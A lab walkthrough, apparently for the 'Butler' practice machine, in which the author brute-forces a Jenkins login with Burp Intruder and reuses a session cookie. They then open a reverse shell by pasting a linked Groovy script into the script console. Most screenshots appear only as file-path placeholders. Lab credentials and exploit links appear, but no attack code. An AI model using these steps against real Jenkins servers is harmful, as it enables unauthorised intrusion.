

Walkthrough - Butler

Low Privilege User - butler:JeNkIn5@44
Admin - administrator:A%rc!BcA!



I performed a nmap plan and here what my target is to consider the http site which is hosted.




This was the site i saw, and the first thing which came to my head was to perform a brute force attack so as my favorite i will go on with burpsuit for this purpose. But without sticking to one i just started the google search,

> https://github.com/Hacker5preme/jenkins-exploit


https://github.com/gquere/pwn_jenkins

These were few exploit i found in my search but still i go as pre requirements which is as asked.


just tried out this but did not work.




captured using burp as i typed the admin and password so that it capture the request. now i have to send the request to the “repeter” and “intruder”.




So admin and password is added as a variable and i got the clusterbomb because of 2 variable if it is one ill go with sniper.




Then in the payload section i have used few guessing username which are likely to possible. if i want i could add a username file to it for checking.




So in the password i have just added few password as a guessing, also i could add a password file if i want. considering both i have 3 usernames and 5 passwords so it will take the multiplication of 3×5 so there going to be 15 attacks towards it.




Since my attack is done and now its time for me to check each and everything, so i moved to the response tab and start check each and every attempt and i found,




a cookie session with a session id so i thought to try it out.



the session was valid and got access.



in the dashboard i went into each fields and in that in the “manage jenkins” i found all the below,



I feel the CLI and script console intresting for attacks. So i go on searching exploits in that.

https://www.hackingarticles.in/jenkins-penetration-testing/


> https://github.com/Coalfire-Research/java-deserialization-exploits/blob/main/Jenkins/jenkins_cli_rmi_rce.py

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76


I found many on these and ill go with the attack on script console,

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76


For that i found the groovy reverse shell script on this and i copied that and pasted on the space.




The script is loaded and the host need to be the attacker machine ip address, and we can have any port but i keep it simple as it is.



I made listener in my terminal to check it when i run that.



And now i am butler in butler so i can used any methods to get the privilege escalated.

